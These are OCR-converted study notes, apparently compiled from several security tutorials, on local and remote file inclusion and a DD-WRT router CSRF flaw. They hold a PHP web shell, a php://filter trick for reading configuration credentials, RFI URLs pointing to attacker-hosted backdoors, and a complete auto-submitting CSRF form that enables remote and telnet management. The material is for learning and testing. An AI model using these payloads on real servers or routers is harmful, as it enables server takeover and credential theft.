
Then, we can go back to you web application and attempt to include the **/var/log/auth.log** file. If the file is readable, we will be able to perform the same actions as before and, as expected, gain a shell!

Sending Emails

This is one of the author’s favourite ways to move from an LFI to a reverse shell. This technique is one of the simplest and at the same time funniest ways to achieve our goal. All we have to do is to send an email!

A mail server hosts its emails under the **/var/mail** directory. Every user has a file under this directory with his username set as the filename. Thus, the user **www-data**will log his emails under **/var/log/www-data**. Can you imagine what will happen if we send a malicious email to that user and then include the log file via the web application? Let’s see!

On this example, we are sending an email with a malicious subject at user “h0r1z0n”




By including the **/var/mail/h0r1z0n** file (of course, change h0r1z0n with an available user) and by following the previous steps, we will gain a shell again!

Uploading files

This is the easiest method to use. If there is a file upload form and you can upload php files – or bypass the filename security checks – then you can include your uploaded file via the LFI vulnerability as long as you know the uploaded path. Let’s see an example.
We create a file called **exploit.php**. The contents of the file are, as usual:

```
<?php
system($_GET[‘cmd’]);
?>
```

For this example, we will be using the DVWA’s File Upload challenge. Here is how it looks like:



As we can see, the web application let us know about the upload path. But several times, the web application won't return the upload directory. In this case, we should try to brute force the path or use the standard directories that popular CMS use.

From the LFI vulnerability, we can again execute our commands.

Using the "cat" command to view the /etc/passwd file's contents. Change this command with the on you want to pop a shell! As we mentioned above, I personally prefer the python reverse shell technique.

Conclusion, tips, and references

As you have seen, LFI attacks don't limit our potentials just to file reading. If we think, cleverly we can even get a remote shell to a vulnerable server. Of course, a misconfigured server – i.e., incorrect file access rights – will always help us achieve this goal. Make sure to attempt to access and edit all the available server logs and the files we have previously mentioned. Here are some final tips:

Always check the following files:

/etc/passwd
/var/log/mail/USER
/var/log/apache2/access.log
/proc/self/environ

/tmp/sess_ID and /var/lib/php5/sess_ID
Uploaded file path. (if you don't know it checks at /tmp and the default upload paths of every server and CMS). phpinfo() will also help for such information.
/var/log/auth.log

2) If you can't access the server with any of the previous methods here is a tip:
With LFI you can view the contents of any PHP file you want. You can do this by executing

"***php://filter/read=convert.base64-encode/resource=FILETOREAD***"


after the file parameter on the URL. Here is an example:

www.example.com/open.php?file=php://filter/read=convert.base64-encode/resource=../../config.php

Here we can see the contents of the index.php file.

This will return the contents of the *index.php* file **instead** of including it – which is the same as executing it. The output will be in **Base64** and thus, you will need to decode it. Here is an online decoder: Base64 Decode


After decoding the Base64 version of **index.php** we can see something like this:



Imagine that there is a configuration file available at the server – e.g., wp-config.php. These

files contain several pieces of information – like MySQL ports, database names, and more – but also will include several credentials. You can read their contents and thus, read the credentials!

I am sure that there are several other ways to get a shell from an LFI inclusion. Feel free to share them with us in the comments below. If you have any questions, don't hesitate to ask them!



AUTHOR
Nikos Danopoulos
Nikos Danopoulos has worked as Junior IT Security Researcher at eLearnSecurity. Moreover he was contributed on several projects such as: HACKADEMIC - OWASP, Hack.me and more. You can contact him at danopoulosnikos@gmail.com or you can find him on Twitter: @nikosdanopoulos.

From <https://resources.infosecinstitute.com/local-file-inclusion-code-execution/>


Remote File Inclusion (RFI)

Sunday, December 23, 2018 1:19 AM

Remote file inclusion (RFI) is an attack targeting vulnerabilities in web applications that dynamically reference external scripts. The perpetrator's goal is to exploit the referencing function in an application to upload malware (e.g., backdoor shells) from a remote URL located within a different domain.

The consequences of a successful RFI attack include information theft, compromised servers and a site takeover that allows for content modification.

The graph below illustrates the typical flow of a RFI attack.



THE DIFFERENCES BETWEEN RFI AND LFI

Similar to RFI, local file inclusion (LFI) is a vector that involves uploading malicious files to servers via web browsers. The two vectors are often referenced together in the context of file inclusion attacks.

In both cases, a successful attack results in malware being uploaded to the targeted server. However, unlike RFI, LFI assaults aim to exploit insecure local file upload

functions that fail to validate user-supplied/controlled input.
As a result, malicious character uploads and directory/path traversal attacks are allowed for. Perpetrators can then directly upload malware to a compromised system, as opposed to retrieving it using a tempered external referencing function from a remote location.

REMOTE FILE INCLUSION EXAMPLES

To illustrate how RFI penetrations work, consider these examples:

1. A JSP page contains this line of code: <jsp:include page="<%=(String) request.getParmeter("ParamName")%>"> can be manipulated with the following request: Page1.jsp?ParamName=/WEB-INF/DB/password.
Processing the request reveals the content of the password file to the perpetrator.

2. A web application has an Import statement that requests content from a URL address, as shown here: <c:import url="<=request.getParameter("conf")%>">.

If unsanitized, the same statment can be used for malware injection.
For example: Page2.jsp?conf=https://evilsite.com/attack.js.

3. RFI attacks are often launched by manipulating the request parameters to refer to a remote malicious file.

For example, consider the following code:

```
$incfile = $_REQUEST["file"]; include($incfile.".php");
```

Here, the first line extracts the file parameter value from the HTTP request, while the second line uses that value to dynamically set the file name. In the absence of

appropriate sanitization of the file parameter value, this code can be exploited for unauthorized file uploads.

For example, this URL string http://www.example.com/vuln_page.php?file=http://www.hacker.com/backdoor_ contains an external reference to a backdoor file stored in a remote location (http://www.hacker.com/backdoor_shell.php.)

Having been uploaded to the application, this backdoor can later be used to hijack the underlying server or gain access to the application database.

The R57 backdoor shell is a popular choice for RFI attacks.

From <https://www.incapsula.com/web-application-security/rfi-remote-file-inclusion.html>

The File Inclusion vulnerability allows an attacker to include a file, usually exploiting a "dynamic file inclusion" mechanisms implemented in the target application. The vulnerability occurs due to the use of user-supplied input without proper validation.

This can lead to something as outputting the contents of the file, but depending on the severity, it can also lead to:

- Code execution on the web server
- Code execution on the client-side such as JavaScript which can lead to other attacks such as cross site scripting (XSS)

- Denial of Service (DoS)
- Sensitive Information Disclosure

Remote File Inclusion (also known as RFI) is the process of including remote files through the exploiting of vulnerable inclusion procedures implemented in the application. This vulnerability occurs, for example, when a page receives, as input, the path to the file that has to be included and this input is not properly sanitized, allowing external URL to be injected. Although most examples point to vulnerable PHP scripts, we should keep in mind that it is also common in other technologies such as JSP, ASP and others.

How to Test

Since RFI occurs when paths passed to "include" statements are not properly sanitized, in a blackbox testing approach, we should look for scripts which take filenames as parameters. Consider the following PHP example:

```
$incfile = $_REQUEST["file"];
include($incfile.".php");
```

In this example the path is extracted from the HTTP request and no input validation is done (for example, by checking the input against a white list), so this snippet of code results vulnerable to this type of attack. Consider infact the following URL:

http://vulnerable_host/vuln_page.php?file=http://attacker_site/malicous_page

In this case the remote file is going to be included and any code contained in it is going to be run by the server.

Whitepapers

- "Remote File Inclusion" - http://projects.webappsec.org/w/page/13246955/Remote%20File%20Inclusion
- Wikipedia: "Remote File Inclusion" - http://en.wikipedia.org/wiki/Remote_File_Inclusion

From <https://www.owasp.org/index.php/Testing_for_Remote_File_Inclusion>

Remote File Inclusion

Remote File Include (RFI) is an attack technique used to exploit "dynamic file include" mechanisms in web applications. When web applications take user input (URL, parameter value, etc.) and pass them into file include commands, the web application might be tricked into including remote files with malicious code.

Almost all web application frameworks support file inclusion. File inclusion is mainly used for packaging common code into separate files that are later referenced by main application modules. When a web application references an include file, the code in this file may be executed implicitly or explicitly by calling specific procedures. If the choice of module to load is based on elements from the HTTP request, the web application might be vulnerable to RFI.
An attacker can use RFI for:

- Running malicious code on the server: any code in the included malicious files will be run by the server. If the file include is not executed using some wrapper, code in include files is executed in the context of the server user. This could lead to a complete system compromise.
- Running malicious code on clients: the attacker's malicious code can manipulate the content of the response sent to the client. The attacker can embed malicious code in the response that will be run by the client (for example, Javascript to steal the client session cookies).

PHP is particularly vulnerable to RFI attacks due to the extensive use of "file includes" in PHP programming and due to default server configurations that increase susceptibility to an RFI attack ([4,5]).

Example

Typically, RFI attacks are performed by setting the value of a request parameter to a URL that refers to a malicious file. Consider the following PHP code:

```
$incfile = $_REQUEST["file"];
include($incfile.".php");
```

The first line of code extracts the value of the file parameter from the HTTP request. The second line of code dynamically sets the file name to be included using the extracted value. If the web application does not properly sanitize the value of the file parameter (for example, by checking against a white list) this code can be exploited. Consider the following URL:

http://www.target.com/vuln_page.php?file=http://www.attacker.com/malicous

In this case the included file name will resolve to:
http://www.attacker.com/malicous.php

Thus, the remote file will be included and any code in it will be run by the server.
In many cases, request parameters are extracted implicitly (when the *register_globals* variable is set to *On*). In this case the following code is also vulnerable to the same attack:

```
include($file.".php");
```

Other PHP commands vulnerable to RFI are *include_once*, *fopen*, *file_get_contents*, *require* and *require_once*. Additional information on PHP environment variable behavior can be found at [4].

References:

Shaun Clowes, "A Study In Scarlet, Exploiting Common Vulnerabilities in PHP Applications", Blackhat Briefings Asia 2001
[1] http://www.secureReality.com.au/studyinscarlet.txt

"Malicious File Inclusion" – OWASP Top 10
[2] http://www.owasp.org/index.php/Top_10_2007-A3

"Cafelog B2 Blog B2Verifauth.PHP Remote File Include Vulnerability"
[3] http://www.securityfocus.com/bid/21749/info

"PHP Runtime Configuration"
[4] http://php.net/manual/en/filesystem.configuration.php

"PHP Register Globals"
[5] http://php.net/register_globals

"Remote File Inclusion" - Wikipedia
[6] http://en.wikipedia.org/wiki/Remote_File_Inclusion

Improper Control of Filename for Include/Require Statement in PHP Program ('PHP File Inclusion')
[7] http://cwe.mitre.org/data/definitions/98.html

From <http://projects.webappsec.org/w/page/13246955/Remote%20File%20Inclusion>

Tools

Sunday, December 23, 2018 1:32 AM

- **Cross-Site Request Forgery (CSRF)**
  "A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim."
  As discussed in the parent guide for each of these deeper dives, I suggested tools to help you identify and mitigate these risks within your organization's web applications and services. Tamper Data was described as an ideal tool with which to explore CSRF issues, and you'll soon see why as we dig in.

  CSRF explored
  The standard caveats apply here: test on systems you own, and first, do no harm.
  Obviously CSRF is a prevalent enough flaw to justify fifth on the OWASP Top 10 list; it goes without saying that there are numerous applications that have been susceptible to CSRF. Sadly, you'd be surprised how many remain vulnerable, particularly in situations where the flaw has been noted on applications running as part of firmware on devices. We'll focus on just such a finding in DD-WRT; specifically, CVE-2008-6974. From the DD-WRT website: "DD-WRT is a Linux based alternative OpenSource firmware suitable for a great variety of WLAN routers and embedded systems. The main emphasis lies on providing the easiest possible handling while at the same time supporting a great number of functionalities within the framework of the respective hardware platform used." All true, but the "great number of functionalities", like many a well-intended "feature", present certain opportunities for attackers.

  First disclosed December 11, 2008, the DD-WRT CSRF vulnerability overview is as follows:

  Multiple cross-site request forgery (CSRF) vulnerabilities in apply.cgi in DD-WRT 24 sp1 and earlier allow remote attackers to hijack the authentication of administrators for requests that

1. *execute arbitrary commands via the ping_ip parameter;*
2. *change the administrative credentials via the http_username and http_passwd parameters;*
3. *enable remote administration via the remote_management parameter; or*
4. *configure port forwarding via certain from, to, ip, and pro parameters.*

  I recently loaded the most bleeding edge version of DD-WRT available for my Linksys WRT160N, a device for which I'd already disclosed a CSRF vulnerability noted in the Linksys-provided firmware. DD-WRT offers a much wider range of features than the default firmware, and I quickly noticed CSRF flaws while poking around, having not yet read the already disclosed bug posts. Unfortunately, unrelated to the DD-WRT upgrade, the Linksys WRT160N quietly bricked one night, much to my chagrin. I wanted to confirm that the latest versions of DD-WRT continued to exhibit the disclosed CSRF vulnerabilities given that DD-WRT project developer would not reply to email requests to discuss the issue. To do so I borrowed a Buffalo AirStation Wireless-G WHR-HP-G54 and loaded the latest recommended firmware:
  DD-WRT v24-sp2 (08/07/10) mini (*SVN revision* 14896)

  Note: Should you choose to make use of DD-WRT to replace firmware on a supported wireless router, please exercise all recommended caution regarding hardware versions and the appropriate firmware version. Failing to ensure an exact match can easily render an innocent victim (your router) completely comatose. Also note, regardless of persistence of an unmitigated CSRF vulnerability, DD-WRT is an excellent upgrade for supported devices; don't expose its web management interface to the Internet, and practice due caution to avoid one-

click attacks.

Buffalo device at the ready, I opened Firefox, enabled Tamper Data (Tools –>Tamper Data), and browsed to http://192.168.1.1/, the default web administration interface for a new DD-WRT installation.

Figure 1 shows the expected Router Management page.




Figure 1: DD-WRT router management

I selected one of the management page's radio buttons randomly (just checking functionality at this point), clicked Start Tamper in the Tamper Data UI, then clicked Apply Settings on the DD-WRT page.

After clicking the Tamper button when prompted for confirmation via "Tamper with request?" as applicable to http://192.168.1.1/apply.cgi, I was presented with the Tamper Popup as seen in Figure 2.




Figure 2 : DD-WRTtamperPopup

You'll note that I highlighted the above-mentioned remote_managementparameter as discussed in CVE-2008-6974. **Keep in mind we're discussing a vulnerability disclosed more than two years ago.**

Figure 2 indicates a rich feature set with multiple parameters populated via form fields.

The first warning sign that the CSRF vulnerability remains actively exploitable is the fact that there is no reference to a token. If the application required a unique token as part of submittal validation you'd note a Post Parameter Name that might be named CSRFToken along with a Post Parameter Value resembling a randomly generated hash value such as OWY4NmQwODE4ODRjN2Q2NTlhMmZlYWEwYzU1YWQwMTVhM2JmNGYxYjJiMGI4MjJjZDE1ZDZjMTViMGYwMGEwOA==.

Given the absence of the token I made immediate haste in creating a test exploit that included content bound for only a few parameters; those that I assumed were required, and those I wished to manipulate. As seen in Figure 2, the first four parameters include submit_button, action, change_action, and submit_type. I've learned over the years that most exploit attempts will not succeed when submitted to the application without parameters populated for some semblance of submit and action (varies per application, that's why we use Tamper Data for reconnaissance). Additionally, based on the disclosure per

CVE-2008-6974, I tweaked remote_management and remote_mgt_telnet just for grins, and saved my payload as HTML as seen in Figure 3.

postCSRFddwrt24sp2.html

```
<html>
<form name="remoteManage" action="http://192.168.1.1/apply.cgi" method=Post AUTOCOMPLETE="off">
<input type="hidden" name="submit_button" value="Management">
<input type="hidden" name="action" value="ApplyTake">
<input type="hidden" name="remote_management" value="1">
<input type="hidden" name="remote_mgt_telnet" value="1">
<script>
window.setTimeout(function() {
document.remoteManage.submit();
}, 3000);
</script>
<h1>Enable DD-WRT remote management via CSRF...</h1>
</html>
```

Figure 3: DD-WRT CSRF payload

When I'm testing payloads, I simply work from my local host and open the saved HTML file in the browser. It will then render the arbitrary message (tagged via H1 in Figure 3) followed by posting the content of my choosing to the parameters defined. Figure 4 shows the results.

